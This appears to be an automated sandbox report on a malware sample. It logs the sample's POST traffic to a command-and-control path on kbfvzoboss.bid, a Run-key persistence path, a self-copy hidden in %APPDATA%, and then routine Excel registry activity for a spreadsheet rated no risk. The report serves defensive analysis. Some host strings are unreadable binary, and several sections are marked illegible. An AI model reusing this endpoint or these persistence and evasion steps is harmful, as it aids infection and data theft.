Call Network API	API Name: send Args: ( 33c, POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: ..... \r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 878976B6\r\nContent-Length: 216\r\nConnection: close\r\n\r\n, 244, 0 ) Return: 244	2420	2604



Detection	Threat Characteristic: Connects to remote URL or IP address Connection: ĩÇÑĖĒŦİĖŊİÉİÐĈx90™·Đ™~%\$Đ™\x8d\$Ŋ\x8f—\x8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: ..... \r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 878976B6\r\nContent-Length: 216\r\nConnection: close\r\n\r\n		
Call Network API	API Name: send Args: ( 33c, , 216, 0 ) Return: 216	2420	2604
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: ĩÇÑĖĒŦİĖŊİÉİÐĈx90™·Đ™~%\$Đ™\x8d\$Ŋ\x8f—\x8f:80 Content: .		
Call Network API	API Name: recv Args: ( 33c, , 4048, 0 ) Return: ?	2420	2604
Call Filesystem API	API Name: MoveFileWithProgressW Args: ( %TEMP%\szsnl.exe, %APPDATA%\24FC74I42AE16.exe, 0, 0, 1 ) Return: 1	2420	2604
Call Filesystem API	API Name: DeleteFileW Args: ( \\?\%APPDATA%\Microsoft\Crypto\RSAIS-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbe7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 ) Return: 1	2420	2604
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Crypto\RSA*, 0, 64f1ac, 1, 0, 0 ) Return: bd32f8	2420	2604
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Crypto\RSA*, 0, 64ed8c, 1, 0, 0 ) Return: bd3478	2420	2604
Call System API	API Name: BCryptDecrypt Args: ( 5fac0000, xōpSY, 64, 0, ĭjKjö^, 8, xōpSY, 64, 1613488256, 0 ) Return: 0	2604	496
Call System API	API Name: BCryptDecrypt Args: ( 37e3bf0, Software\Microsoft\Windows\CurrentVersion\RunŊHr, 48, 0, , 0, Software\Microsoft\Windows\CurrentVersion\RunŊHr, 48, 6617888, 257 ) Return: 0	2420	2604
Add File	Path: %APPDATA%\24FC74I42AE16.exe Type: VSDT_EXE_W32	2420	2604
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2604 File: %APPDATA%\24FC74I42AE16.exe Type: VSDT_EXE_W32		
Detection	Threat Characteristic: Creates multiple copies of a file %APPDATA%\24FC74I42AE16.exe		
Write File	Path: %APPDATA%\Microsoft\Crypto\RSAIS-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbe7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	2420	2604
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSAIS-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbe7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	2420	2604
Detection	Threat Characteristic: Hides file to evade detection File: %APPDATA%\24FC74I42AE16.exe		
Add File	Path: %APPDATA%\Microsoft\Crypto\RSAIS-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbe7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	2420	2604
Write File	Path: %APPDATA%\Microsoft\Crypto\RSAIS-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbe7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	2420	2604
Detection	Threat Characteristic: Hides file to evade detection File: %APPDATA%\24FC74		
Call Filesystem API	API Name: DeleteFileW Args: ( \\?\%APPDATA%\Microsoft\Crypto\RSAIS-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbe7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 ) Return: 1	2420	2604
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Crypto\RSA*, 0, 64f1c4, 1, 0, 0 ) Return: bd3478	2420	2604
Write File	Path: %APPDATA%\Microsoft\Crypto\RSAIS-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbe7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	2420	2604
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSAIS-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbe7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	2420	2604
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Crypto\RSA*, 0, 64eda0, 1, 0, 0 ) Return: bd3838	2420	2604
Call System API	API Name: BCryptDecrypt Args: ( 5fac0000, xōpSY, 64, 0, ĭjKjö^, 8, xōpSY, 64, 1613488256, 0 ) Return: 0	2604	496
Call System API	API Name: BCryptDecrypt Args: ( 37e3bf0, kbfvzoboss.bid\alien\fre.phpÚæ, 32, 0, , 0, kbfvzoboss.bid\alien\fre.phpÚæ, 32, 6617908, 257 ) Return: 0	2420	2604
Add File	Path: %APPDATA%\Microsoft\Crypto\RSAIS-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbe7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	2420	2604
Write File	Path: %APPDATA%\Microsoft\Crypto\RSAIS-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbe7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	2420	2604
Call System API	API Name: DnsQueryEx Args: ( ĩÇÑĖĒŦİĖŊİÉİÐĈ™·Đ™~%\$Đ™\$Ŋ—, 1, 40020000 ) Return: 123	2420	2604
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: 33c	2420	2604
Call Network API	API Name: socket Args: ( 2, 1, 6 ) Return: 33c	2420	2604
Call Network API	API Name: connect Args: ( 33c, ĩÇÑĖĒŦİĖŊİÉİÐĈ™·Đ™~%\$Đ™\$Ŋ—80, 16 ) Return: 0	2420	2604
Call Network API	API Name: send Args: ( 33c, POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: ..... \r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 878976B6\r\nContent-Length: 189\r\nConnection: close\r\n\r\n, 244, 0 ) Return: 244	2420	2604
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: ĩÇÑĖĒŦİĖŊİÉİÐĈx90™·Đ™~%\$Đ™\x8d\$Ŋ\x8f—\x8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: ..... \r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 878976B6\r\nContent-Length: 189\r\nConnection: close\r\n\r\n		
Call Network API	API Name: send Args: ( 33c, , 189, 0 ) Return: 189	2420	2604
Call Network API	API Name: recv Args: ( 33c, , 4048, 0 ) Return: ?	2420	2604
Detection	Threat Characteristic: Causes process to crash Process ID: 2604 Image Path: szsnl.exe		
Call System API	API Name: GetVersionExA Args: ( 399ecd0 ) Return: 1	2420	2604
Call System API	API Name: GetVersionExA Args: ( 399eef4 ) Return: 1	2420	2604
Call System API	API Name: CreateToolhelp32Snapshot Args: ( 28, 2604 ) Return: 348	2420	2604
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Security\Trusted Documents\ Value: None		3012
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Security\Trusted Documents\LastPurgeTime Value: 1a8ca12		3012
Write File	Path: %windir%\bootstat.dat Type: VSDT_COM_DOS	2604	496
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\IS-1-5-18\Products\000041091100000000000000F01FEC\Usage\ProductFiles Value: 5586003a		3012
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1E8A2E\ Value: None		3012
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1E8A2E\1E8A2E Value: None		3012
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1E8A2E\1E8A2E Value: None		3012
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1E8A2E\1E8A2E Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C8E4E\1C8E4E Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C8E4E\ Value: None		3012
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.MSO\DE3C0313E.emf ) Return: 1		3012

Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.MSO\3FF9EBF1.emf ) Return: 1		3012
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.MSO\B66D0FB0.emf ) Return: 1		3012
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\MTTF Value: c6		3012
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\MTTA Value: c6		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\MTTT Value: None		3012

▼ Screenshot



▼ Object 1.1 - NONAMEFL (Office Excel 2007 spreadsheet)

File name	NONAMEFL
File type	Office Excel 2007 spreadsheet
SHA-1	E19DAB08EF3F42EE9E521400BD22572FBBF76331
SHA-256	B84B88BD720A977C0CA6BC0F4370613477163537E2CDE8C6B663E35DEF093106
MD5	E20C9766E75BAED5E891073803F5B6D9
TLSH	-
Size	7880 byte(s)

Risk Level	No risk
Detection	-
Exploited vulnerabilities	-

▼ Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
ctdl.windowsupdate.com	72.21.81.240	53	-	No risk	-	NONAMEFL
ctdl.windowsupdate.com	72.21.81.240	80	-	-	-	NONAMEFL

URL	Site Category	Risk Level	Threat	Accessed By
http://ctdl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?18eca35fe247abe1	Computers / Internet	No risk	-	NONAMEFL

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
NONAMEFL.xlsx.LNK	No risk	-	-	-	1324	968C4ED1FBF9AED8A01FF1206462D6F286617E12
~\$NONAMEFL.xlsx	No risk	-	-	-	165	2DEC74BBC2C781FF2B4247BF09B1FFACEC431721
475E1000	No risk	-	-	-	10104	CE5AF1E91962666B0EA8F4EA3DF78220ADC8CD86
Excel15.xlb	No risk	-	-	-	10104	CE5AF1E91962666B0EA8F4EA3DF78220ADC8CD86
{661ABC42-8195-43B7-8E24-C69084959FE9} (1) - 2428 - excel.exe - OTele.dat	No risk	-	-	-	443	A657DAC55443EF26400330EB16DF5AF87E20B20D
{661ABC42-8195-43B7-8E24-C69084959FE9} (0) - 2428 - excel.exe - OTeleMediumCost.dat	No risk	-	-	-	837	1231288A3E3D4210D0625EF4D6DB1A1E37DAD867
{661ABC42-8195-43B7-8E24-C69084959FE9} (1) - 2428 - excel.exe - OTeleMediumCost.dat	No risk	-	-	-	519	15C120A616933E5DFD6576A0AD905664620B5BF3
{661ABC42-8195-43B7-8E24-C69084959FE9} (0) - 2428 - excel.exe - OTele.dat	No risk	-	-	-	279	A69A7B853507BC1784BFCFD6D13EA8B36F5A940
57C8EDB95DF3F0AD4EE2DC2B8CFD4157	No risk	-	-	-	340	EAEDDEF5DCCFC25D8A0306F5076C1E7EEAD4BF740
CVRE29F.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709

### ▼ Analysis

[illegible]



Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None		3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5C9F\ Value: None		3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5C9F\1C5C9F Value: None		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5C9F\1C5C9F Value: None		3028
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000F01FE C\Usage\EXCELFiles Value: 55860005		3028
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000F01FE C\Usage\ProductFiles Value: 55860037		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3028
Call System API	API Name: PathFileExistsW Args: ( %windir%\SysWOW64\propsys.dll ) Return: 1		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5C9F\1C5C9F Value: None		3028
Call System API	API Name: PathFileExistsW Args: ( %windir%\SysWOW64\propsys.dll ) Return: 1		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5C9F\ Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None		3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5DD8\ Value: None		3028
Call Filesystem API	API Name: DeleteFileW Args: ( %APPDATA%\Microsoft\Office\Recent\NONAMEFL.xlsx.LNK ) Return: 0		3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5DD8\1C5DD8 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Max Display Value: None		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Max Display Value: 19		3028
Call System API	API Name: GetDriveTypeW Args: ( %WorkingDir%\ ) Return: 3		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 1 Value: None		3028
Call System API	API Name: GetDriveTypeW Args: ( %TEMP%\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\ ) Return: 3		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 2 Value: None		3028
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\ ) Return: 3		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 3 Value: None		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\Users\ ) Return: 3		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 4 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 5 Value: None		3028
Call System API	API Name: GetDriveTypeW Args: ( %WorkingDir%\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( %TEMP%\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\Users\ ) Return: 3		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 6 Value: None		3028
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml ) Return: 0		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 7 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 8 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 9 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 10 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 11 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 12 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 13 Value: None		3028
Call Internet Helper API	API Name: NetShareEnum Args: ( , 503, 6aaa8b90, -1, adf3754, adf3750, 0 ) Return: 0		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 14 Value: None		3028
Call System API	API Name: GetDriveTypeW Args: ( %WorkingDir%\ ) Return: 3		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 15 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 16 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 17 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 18 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 19 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 20 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 21 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 22 Value: None		3028
Call Filesystem API	API Name: DeleteFileW Args: ( %APPDATA%\Microsoft\Office\Recent\NONAMEFL.xlsx.LNK ) Return: 1		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 23 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 24 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 25 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 26 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 27 Value: None		3028

[illegible]


Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 26 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 27 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 28 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 29 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 30 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 31 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 32 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 33 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 34 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 35 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 36 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 37 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 38 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 39 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 40 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 41 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 42 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 43 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 44 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 45 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 46 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 47 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 48 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 49 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 50 Value: None		3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Licensing\538F6C892AD540068154C6670774E980 Value: None		3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QM\SessionCount Value: 3		3028
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000F01FEC\Usage\ProductFiles Value: 55860038		3028
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000F01FEC\Usage\ProductFiles Value: 55860039		3028
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Word\*, 0, adfe5a8, 0, 0, 0 ) Return: 1295b50		3028
Call Filesystem API	API Name: FindNextFileW Args: ( 1295b50, adfe5a8 ) Return: 1		3028
